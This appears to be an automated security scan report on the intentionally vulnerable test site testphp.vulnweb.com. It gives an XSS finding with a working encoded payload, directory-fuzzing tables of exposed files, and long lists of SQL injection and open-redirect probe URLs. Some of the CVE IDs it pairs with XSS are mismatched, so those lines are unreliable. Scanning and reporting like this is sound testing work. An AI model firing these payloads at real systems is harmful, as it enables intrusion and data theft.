Associated CVE IDs: None found for this specific instance, however, XSS vulnerabilities are commonly associated with CVE-2017-5638, CVE-2017-9849, and CVE-2018-16358.
Related known vulnerabilities: Cross-Site Scripting (XSS) is a type of injection attack that allows an attacker to inject malicious scripts into web pages viewed by other users. XSS attacks are often used to steal sensitive information, manipulate user sessions, and spread malware.
Exploitation methods: An attacker can exploit this XSS vulnerability by crafting a malicious URL containing the injected script within the 'id' parameter. The script will be executed in the victim's browser when they visit the malicious URL or click on a link containing it.

## IMPACT

- Data confidentiality breaches: Sensitive user data, such as login credentials and cookies, may be exposed to attackers through XSS.
- System integrity compromises: The attacker can manipulate user sessions, leading to unauthorized access and potential system compromise.
- Service availability disruptions: If the injected script causes a denial of service condition, it could lead to temporary or permanent service interruption.
- Potential for further exploitation: Once an XSS vulnerability is successfully exploited, attackers can install additional malware, conduct clickjacking attacks, and perform phishing activities.

## REMEDIATION

1. Update the affected plugin to its latest version (https://wordpress.org/plugins/flexible-custom-post-type/)
2. Implement Content Security Policy (CSP) to restrict scripts from executing from untrusted sources (https://content-security-policy.com/)
3. Validate and sanitize all user input before displaying it on the web page to prevent XSS attacks.
4. Follow WordPress security best practices (https://wordpress.org/support/article/securing-wp-installation/)

## VULNERABLE URLS

```
http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/3L/wp-content/plugins/
flexible-custom-post-type/edit-post.php?
id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E%22%3E%3Cimg%2Fsrc%2
1%7Calert%60%60%3E
```

---

## REFERENCES

- https://cve.mitre.org/search/advanced/
- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
- https://codex.wordpress.org/WordPress/XSS

# Directory & File Fuzzing

| # | URL | Status | Length | Words | Lines | Content-Type |
|---|---|---|---|---|---|---|
| 1 | http://testphp.vulnweb.com/.idea/ | 200 | 951 | 427 | 14 | text/html |
| 2 | http://testphp.vulnweb.com/.idea/.name | 200 | 6 | 1 | 1 | application/octet-stream |
| 3 | http://testphp.vulnweb.com/.idea/encodings.xml | 200 | 171 | 10 | 6 | text/xml |
| 4 | http://testphp.vulnweb.com/.idea/misc.xml | 200 | 266 | 18 | 9 | text/xml |
| 5 | http://testphp.vulnweb.com/.idea/modules.xml | 200 | 275 | 26 | 10 | text/xml |
| 6 | http://testphp.vulnweb.com/.idea/scopes/scope_settings.xml | 200 | 143 | 13 | 5 | text/xml |
| 7 | http://testphp.vulnweb.com/.idea/vcs.xml | 200 | 173 | 16 | 8 | text/xml |
| 8 | http://testphp.vulnweb.com/.idea/workspace.xml | 200 | 12473 | 1702 | 217 | text/xml |
| 9 | http://testphp.vulnweb.com/404.php | 200 | 5265 | 529 | 112 | text/html; charset=UTF-8 |
| 10 | http://testphp.vulnweb.com/404.php | 200 | 5269 | 529 | 112 | text/html; charset=UTF-8 |
| 11 | http://testphp.vulnweb.com/404.php | 200 | 5268 | 529 | 112 | text/html; charset=UTF-8 |

| # | URL | Status | Length | Words | Lines | Content-Type |
|---|---|---|---|---|---|---|
| 12 | http://testphp.vulnweb.com/404.php | 200 | 5270 | 529 | 112 | text/html; charset=UTF-8 |
| 13 | http://testphp.vulnweb.com/CVS/ | 200 | 595 | 262 | 11 | text/html |
| 14 | http://testphp.vulnweb.com/CVS/Entries | 200 | 1 | 2 | 1 | application/octet-stream |
| 15 | http://testphp.vulnweb.com/CVS/Root | 200 | 1 | 2 | 1 | application/octet-stream |
| 16 | http://testphp.vulnweb.com/_mmServerScripts/ | 200 | 400 | 122 | 9 | text/html |
| 17 | http://testphp.vulnweb.com/_mmServerScripts/MMHTTPDB.php | 200 | 93 | 4 | 1 | text/html; charset=UTF-8 |
| 18 | http://testphp.vulnweb.com/admin/ | 200 | 262 | 66 | 8 | text/html |
| 19 | http://testphp.vulnweb.com/cart.php | 200 | 4903 | 502 | 109 | text/html; charset=UTF-8 |
| 20 | http://testphp.vulnweb.com/categories.php | 200 | 6115 | 656 | 117 | text/html; charset=UTF-8 |
| 21 | http://testphp.vulnweb.com/crossdomain.xml | 200 | 224 | 8 | 5 | text/xml |
| 22 | http://testphp.vulnweb.com/disclaimer.php | 200 | 5524 | 574 | 115 | text/html; charset=UTF-8 |
| 23 | http://testphp.vulnweb.com/favicon.ico | 200 | 894 | 2 | 4 | image/x-icon |
| 24 | http://testphp.vulnweb.com/guestbook.php | 200 | 5390 | 515 | 113 | text/html; charset=UTF-8 |
| 25 | http://testphp.vulnweb.com/images/ | 200 | 377 | 128 | 9 | text/html |
| 26 | http://testphp.vulnweb.com/images/logo.gif | 200 | 6660 | 75 | 44 | image/gif |

| # | URL | Status | Length | Words | Lines | Content-Type |
|---|---|---|---|---|---|---|
| 27 | http://testphp.vulnweb.com/index.bak | 200 | 3265 | 350 | 91 | application/octet-stream |
| 28 | http://testphp.vulnweb.com/index.php | 200 | 4958 | 514 | 110 | text/html; charset=UTF-8 |
| 29 | http://testphp.vulnweb.com/index.php/login/.php | 200 | 4958 | 514 | 110 | text/html; charset=UTF-8 |
| 30 | http://testphp.vulnweb.com/index.zip | 200 | 2586 | 9 | 2 | application/zip |
| 31 | http://testphp.vulnweb.com/login.php | 200 | 5523 | 557 | 120 | text/html; charset=UTF-8 |
| 32 | http://testphp.vulnweb.com/logout.php | 200 | 170 | 21 | 3 | text/html; charset=UTF-8 |
| 33 | http://testphp.vulnweb.com/logout.php | 200 | 4830 | 492 | 107 | text/html; charset=UTF-8 |
| 34 | http://testphp.vulnweb.com/pictures/WS_FTP.LOG | 200 | 771 | 64 | 10 | application/octet-stream |
| 35 | http://testphp.vulnweb.com/pictures/credentials.txt | 200 | 33 | 1 | 2 | text/plain |
| 36 | http://testphp.vulnweb.com/pictures/wp-config.bak | 200 | 1535 | 207 | 32 | application/octet-stream |
| 37 | http://testphp.vulnweb.com/product.php | 200 | 5056 | 490 | 111 | text/html; charset=UTF-8 |
| 38 | http://testphp.vulnweb.com/search.php | 200 | 4732 | 482 | 104 | text/html; charset=UTF-8 |
| 39 | http://testphp.vulnweb.com/secured/index.php | 200 | 0 | 1 | 1 | text/html; charset=UTF-8 |
| 40 | http://testphp.vulnweb.com/secured/index.php/login/.php | 200 | 0 | 1 | 1 | text/html; charset=UTF-8 |

| # | URL | Status | Length | Words | Lines | Content-Type |
|---|---|---|---|---|---|---|
| 41 | http://testphp.vulnweb.com/secured/phpinfo.php | 200 | 45963 | 2329 | 679 | text/html; charset=UTF-8 |
| 42 | http://testphp.vulnweb.com/signup.php | 200 | 6033 | 547 | 122 | text/html; charset=UTF-8 |
| 43 | http://testphp.vulnweb.com/vendor/ | 200 | 268 | 60 | 8 | text/html |

# Potential Endpoints of Interest

GF Pattern: debug_logic,debug_logic,interestingparams,interestingparams,interestingsubs,interestingsu

| # | Content Length | Endpoint |
|---|---|---|
| 1 | 4732 | http://testphp.vulnweb.com/search.php?test=query |

GF Pattern: debug_logic,interestingparams,interestingsubs,ssrf

| # | Content Length | Endpoint |
|---|---|---|
| 1 | 2185 | http://testphp.vulnweb.com/search.php?test=query'+0R+sqlspider |

GF Pattern: idor,interestingEXT,interestingparams,interestingsubs,sqli,ssti,xss

| # | Content Length | Endpoint |
|---|---|---|
| 1 | 164 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=%28SELECT%209436%20FROM%28SELECT%20COUNT%28%2A%29%2CCONCAT%280x717 |

GF Pattern: idor,interestingparams,interestingsubs,sqli,ssti,xss

| # | Content Length | Endpoint |
|---|---|---|
| 1 | 322 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=%28SELECT%202%2A% |

| # | Content Length | Endpoint |
|---|---|---|
| 2 | 23 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=%28SELECT%20CONCA |
| 3 | 40 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=%28UPDATEXML%2870 |
| 4 | 68 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=-1189%20UNION%20A |
| 5 | 52 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=-1484%20UNION%20A |
| 6 | 49 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=-1529%20UNION%20A |
| 7 | 74 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=-1632%20UNION%20A |
| 8 | 160 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=-1861%20UNION%20A |
| 9 | 243 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=-1954%20OR%201%20( |
| 10 | 41 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=-2059%20UNION%20A |
| 11 | 233 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=-2232%20UNION%20A |
| 12 | 105 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=-2332%20UNION%20A |
| 13 | 154 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=-2418%20UNION%20A |
| 14 | 74 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=-3642%20UNION%20A |
| 15 | 63 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=-3875%20UNION%20A |
| 16 | 1205 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=-4923%20UNION%20A |
| 17 | 79 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=-5162%20UNION%20ALL%20SELECT%20NULL%2CCHR%28113%29%7C%7CCHR%2812 %20xECn |
| 18 | 55 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=-5361%20UNION%20A |
| 19 | 74 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=-5496%20UNION%20A |
| 20 | 44 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=-6195%20UNION%20A |

| # | Content Length | Endpoint |
|---|---|---|
| 21 | 42 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=-6440%20UNION%20A |
| 22 | 267 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=-7100%20UNION%20A |
| 23 | 283 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=-7472%20UNION%20A |
| 24 | 233 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=-7833%20UNION%20A |
| 25 | 141 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=-7852%20UNION%20A |
| 26 | 47 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=-8207%20UNION%20A |
| 27 | 41 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=-8258%20UNION%20A |
| 28 | 243 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=-8310%20OR%201%20( |
| 29 | 57 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=-8910%20UNION%20ALL%20SELECT%20NULL%2CCHAR%28113%29%7C%7CCHAR%28%20mNgf |
| 30 | 113 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=-9119%20UNION%20A |
| 31 | 74 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=-9965%20UNION%20A |
| 32 | 1343 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1 |
| 33 | 322 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20AND%20%28SELE( |
| 34 | 322 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20AND%20%28SELE( |
| 35 | 41 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20AND%20EXTRACT( |
| 36 | 54 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20AND%20GTID_SU |
| 37 | 54 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20AND%20GTID_SU |
| 38 | 54 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20AND%20GTID_SU |
| 39 | 54 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20AND%20GTID_SU |

| # | Content Length | Endpoint |
|---|---|---|
| 40 | 93 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20AND%20JSON_KE |
| 41 | 40 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20AND%20UPDATEX |
| 42 | 40 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20AND%20UPDATEX |
| 43 | 322 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20OR%20%28SELEC |
| 44 | 322 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20OR%20%28SELEC |
| 45 | 322 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20OR%20%28SELEC |
| 46 | 41 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20OR%20EXTRACTV |
| 47 | 41 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20OR%20EXTRACTV |
| 48 | 54 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20OR%20GTID_SUB |
| 49 | 54 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20OR%20GTID_SUB |
| 50 | 93 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20OR%20JSON_KEY |
| 51 | 93 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20OR%20JSON_KEY |
| 52 | 93 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20OR%20JSON_KEY |
| 53 | 164 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20OR%20ROW%2897 |
| 54 | 40 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20OR%20UPDATEXM |
| 55 | 43 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20ORDER%20BY%20 |
| 56 | 43 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20ORDER%20BY%20 |
| 57 | 233 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20PROCEDURE%20A |
| 58 | 233 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20PROCEDURE%20A |
| 59 | 233 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20PROCEDURE%20A |

| # | Content Length | Endpoint |
|---|---|---|
| 60 | 233 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20PROCEDURE%20A |
| 61 | 233 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20PROCEDURE%20A |
| 62 | 233 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%20PROCEDURE%20A |
| 63 | 163 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%22..%2C%27.%29% |
| 64 | 185 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%27%20AND%206311 |
| 65 | 187 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%27%29%20AND%206 |
| 66 | 187 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%27%29%20AND%206 |
| 67 | 170 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%27DebVIU%3C%27% |
| 68 | 183 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%29%20AND%206311 |
| 69 | 171 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%29%29%29%20AND% |
| 70 | 171 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%29%29%29%20AND% |
| 71 | 163 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%2C%29%2C.%27%2C |
| 72 | 163 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%2C%2C%2C%29%28% |
| 73 | 163 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%2C..%22%28%28%2 |
| 74 | 192 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%3B%28SELECT%20% |
| 75 | 192 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%3B%28SELECT%20% |
| 76 | 198 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%3B%28SELECT%20% |
| 77 | 198 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%3B%28SELECT%20% |
| 78 | 195 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%3BSELECT%20BENC |
| 79 | 194 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%3BSELECT%20BENC |

| # | Content Length | Endpoint |
|---|---|---|
| 80 | 201 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%3BSELECT%20BENCI |
| 81 | 201 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%3BSELECT%20BENCI |
| 82 | 168 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%3BSELECT%20SLEEI |
| 83 | 175 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%3BSELECT%20SLEEI |
| 84 | 175 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1%3BSELECT%20SLEEI |
| 85 | 51 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1+AND+UPDATEXML |
| 86 | 162 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1.%28%29%28%2C%22 |
| 87 | 162 | http://testphp.vulnweb.com/AJAX/infoartist.php?id=1.%29%27%28%28%28 |
| 88 | 0 | http://testphp.vulnweb.com/AJAX/infocateg.php?id=1 |
| 89 | 202 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3/wp-conte |
| 90 | 202 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3L/wp-cont |
| 91 | 202 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/3L/wp-cont |
| 92 | 202 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attache |
| 93 | 202 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4te |
| 94 | 159 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/buy.php?id=-%27%3Cspan |
| 95 | 41 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=%28EXTRA |
| 96 | 47 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=%28SELEC |
| 97 | 322 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=%28SELEC |
| 98 | 47 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=%28SELEC |
| 99 | 47 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=%28SELEC |

| # | Content Length | Endpoint |
|---|---|---|
| 100 | 47 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=-1 |
| 101 | 322 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=-1%20OR% |
| 102 | 47 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=-1%20OR% |
| 103 | 47 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=-1%20OR% |
| 104 | 41 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=-1%20OR% |
| 105 | 54 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=-1%20OR% |
| 106 | 93 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=-1%20OR% |
| 107 | 173 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=-1%20OR% |
| 108 | 40 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=-1%20OR% |
| 109 | 41 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=-1%20OR% |
| 110 | 40 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=-1%20OR% |
| 111 | 233 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=-1%20OR% |
| 112 | 169 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=-1%20OR% |
| 113 | 163 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=-1%20OR% |
| 114 | 169 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=-1%20OR% |
| 115 | 169 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=-1%20OR% |
| 116 | 192 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=-1%20OR% |
| 117 | 191 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=-1%20OR% |
| 118 | 169 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=-1%20OR% |
| 119 | 53 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=-1%20OR% |

| # | Content Length | Endpoint |
|---|---|---|
| 120 | 47 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=4727 |
| 121 | 6 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/rate.php?id=-1 |
| 122 | 100 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/rate.php?id=-1%20OR%201 |
| 123 | 53 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/rate.php?id=-1%20OR%201 |
| 124 | 53 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/rate.php?id=-1+OR+17-7% |
| 125 | 53 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/rate.php?id=-1+OR+17-7% |
| 126 | 0 | http://testphp.vulnweb.com/bxss/vuln.php?id=1 |

GF Pattern: interestingEXT,interestingsubs

| # | Content Length | Endpoint |
|---|---|---|
| 1 | 171 | http://testphp.vulnweb.com/.idea/encodings.xml |
| 2 | 266 | http://testphp.vulnweb.com/.idea/misc.xml |
| 3 | 275 | http://testphp.vulnweb.com/.idea/modules.xml |
| 4 | 143 | http://testphp.vulnweb.com/.idea/scopes/scope_settings.xml |
| 5 | 173 | http://testphp.vulnweb.com/.idea/vcs.xml |
| 6 | 12473 | http://testphp.vulnweb.com/.idea/workspace.xml |
| 7 | 60 | http://testphp.vulnweb.com/AJAX/htaccess.conf |
| 8 | 1 | http://testphp.vulnweb.com/CVS/Entries.Log |
| 9 | 17418 | http://testphp.vulnweb.com/Flash/add.swf |

---

| # | Content Length | Endpoint |
|---|---|---|
| 10 | 156 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-1.bak.html |
| 11 | 523 | http://testphp.vulnweb.com/admin/create.sql |
| 12 | 307 | http://testphp.vulnweb.com/clientaccesspolicy.xml |
| 13 | 224 | http://testphp.vulnweb.com/crossdomain.xml |
| 14 | 3265 | http://testphp.vulnweb.com/index.bak |
| 15 | 771 | http://testphp.vulnweb.com/pictures/WS_FTP.LOG |
| 16 | 33 | http://testphp.vulnweb.com/pictures/credentials.txt |
| 17 | 52 | http://testphp.vulnweb.com/pictures/ipaddresses.txt |
| 18 | 1535 | http://testphp.vulnweb.com/pictures/wp-config.bak |

GF Pattern: interestingsubs

| # | Content Length | Endpoint |
|---|---|---|
| 1 | 951 | http://testphp.vulnweb.com/.idea |
| 2 | 6 | http://testphp.vulnweb.com/.idea/.name |
| 3 | 292 | http://testphp.vulnweb.com/.idea/acuart.iml |
| 4 | 284 | http://testphp.vulnweb.com/.idea/scopes |
| 5 | 5270 | http://testphp.vulnweb.com/404.php |
| 6 | 4236 | http://testphp.vulnweb.com/AJAX |
| 7 | 146 | http://testphp.vulnweb.com/AJAX/artists.php |

| # | Content Length | Endpoint |
|---|---|---|
| 8 | 195 | http://testphp.vulnweb.com/AJAX/categories.php |
| 9 | 562 | http://testphp.vulnweb.com/AJAX/styles.css |
| 10 | 323 | http://testphp.vulnweb.com/AJAX/titles.php |
| 11 | 595 | http://testphp.vulnweb.com/CVS |
| 12 | 1 | http://testphp.vulnweb.com/CVS/Entries |
| 13 | 8 | http://testphp.vulnweb.com/CVS/Repository |
| 14 | 1 | http://testphp.vulnweb.com/CVS/Root |
| 15 | 281 | http://testphp.vulnweb.com/Connections |
| 16 | 236 | http://testphp.vulnweb.com/Connections/DB_Connection.php |
| 17 | 371 | http://testphp.vulnweb.com/Flash |
| 18 | 154624 | http://testphp.vulnweb.com/Flash/add.fla |
| 19 | 176 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/.htaccess |
| 20 | 100 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1 |
| 21 | 100 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3 |
| 22 | 100 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3L |
| 23 | 100 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/A01 |
| 24 | 76 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2 |
| 25 | 76 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/3 |
| 26 | 76 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/3L |
| 27 | 76 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/A01 |

| # | Content Length | Endpoint |
|---|---|---|
| 28 | 93 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/3 |
| 29 | 93 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/3L |
| 30 | 93 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/A01 |
| 31 | 313 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/ |
| 32 | 313 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/ |
| 33 | 313 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/ |
| 34 | 313 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/ |
| 35 | 279 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tec |
| 36 | 279 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tec |
| 37 | 279 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tec |
| 38 | 279 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tec |
| 39 | 93 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-3.html |
| 40 | 6 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/buy.php |
| 41 | 47 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php |
| 42 | 513 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/images |
| 43 | 975 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/index.php |
| 44 | 6 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/rate.php |
| 45 | 289 | http://testphp.vulnweb.com/Templates |
| 46 | 400 | http://testphp.vulnweb.com/_mmServerScripts |
| 47 | 93 | http://testphp.vulnweb.com/_mmServerScripts/MMHTTPDB.php |

---

| # | Content Length | Endpoint |
|---|---|---|
| 48 | 0 | http://testphp.vulnweb.com/_mmServerScripts/mysql.php |
| 49 | 262 | http://testphp.vulnweb.com/admin |
| 50 | 262 | http://testphp.vulnweb.com/admin/?C=D;O=A |
| 51 | 262 | http://testphp.vulnweb.com/admin/?C=M;O=A |
| 52 | 262 | http://testphp.vulnweb.com/admin/?C=N;O=D |
| 53 | 262 | http://testphp.vulnweb.com/admin/?C=S;O=A |
| 54 | 2173 | http://testphp.vulnweb.com/artists.php?%20artist=1-SLEEP(3 |
| 55 | 102 | http://testphp.vulnweb.com/bxss |
| 56 | 767 | http://testphp.vulnweb.com/bxss/adminPan3l |
| 57 | 767 | http://testphp.vulnweb.com/bxss/adminPan3l/index.php |
| 58 | 615 | http://testphp.vulnweb.com/bxss/adminPan3l/style.css |
| 59 | 396 | http://testphp.vulnweb.com/bxss/cleanDatabase.php |
| 60 | 220 | http://testphp.vulnweb.com/bxss/database_connect.php |
| 61 | 102 | http://testphp.vulnweb.com/bxss/index.php |
| 62 | 19 | http://testphp.vulnweb.com/bxss/test.js |
| 63 | 396 | http://testphp.vulnweb.com/bxss/vuln.php |
| 64 | 6115 | http://testphp.vulnweb.com/categories.php |
| 65 | 5390 | http://testphp.vulnweb.com/guestbook.php |
| 66 | 33 | http://testphp.vulnweb.com/hpp/test.php |
| 67 | 377 | http://testphp.vulnweb.com/images |

| # | Content Length | Endpoint |
|---|---|---|
| 68 | 2586 | http://testphp.vulnweb.com/index.zip |
| 69 | 4819 | http://testphp.vulnweb.com/listproducts.php |
| 70 | 4830 | http://testphp.vulnweb.com/logout.php |
| 71 | 2669 | http://testphp.vulnweb.com/pictures |
| 72 | 3936 | http://testphp.vulnweb.com/pictures/path-disclosure-unix.html |
| 73 | 698 | http://testphp.vulnweb.com/pictures/path-disclosure-win.html |
| 74 | 5056 | http://testphp.vulnweb.com/product.php |
| 75 | 2556 | http://testphp.vulnweb.com/product.php?pic=%28SELECT%20%28CASE%20WHEN%20%286521%3D6521%29%20THEN%20%271%27v |
| 76 | 113 | http://testphp.vulnweb.com/redir.php?r=%0Ahttps://mungty26.blogspot. |
| 77 | 113 | http://testphp.vulnweb.com/redir.php?r=%0Ahttps://uspharmus14.blogsp |
| 78 | 113 | http://testphp.vulnweb.com/redir.php?r=%0Ahttps://uspharmus18.blogsp |
| 79 | 113 | http://testphp.vulnweb.com/redir.php?r=%0Ahttps://wishnotes351.blogs |
| 80 | 113 | http://testphp.vulnweb.com/redir.php?r=%0Ahttps://wishnotes36.blogsp |
| 81 | 113 | http://testphp.vulnweb.com/redir.php?r=%0Ahttps://wishnotes41.blogsp |
| 82 | 4732 | http://testphp.vulnweb.com/search.php |
| 83 | 394 | http://testphp.vulnweb.com/secured/database_connect.php |
| 84 | 0 | http://testphp.vulnweb.com/secured/index.php |
| 85 | 45963 | http://testphp.vulnweb.com/secured/phpinfo.php |
| 86 | 45963 | http://testphp.vulnweb.com/secured/phpinfo.php?=PHPB8B5F2A0-3C92-11d |

| # | Content Length | Endpoint |
|---|---|---|
| 87 | 533 | http://testphp.vulnweb.com/sendcommand.php |
| 88 | 268 | http://testphp.vulnweb.com/vendor |
| 89 | 272 | http://testphp.vulnweb.com/wvstests |
| 90 | 294 | http://testphp.vulnweb.com/wvstests/pmwiki_2_1_19 |
| 91 | 313 | http://testphp.vulnweb.com/wvstests/pmwiki_2_1_19/scripts |
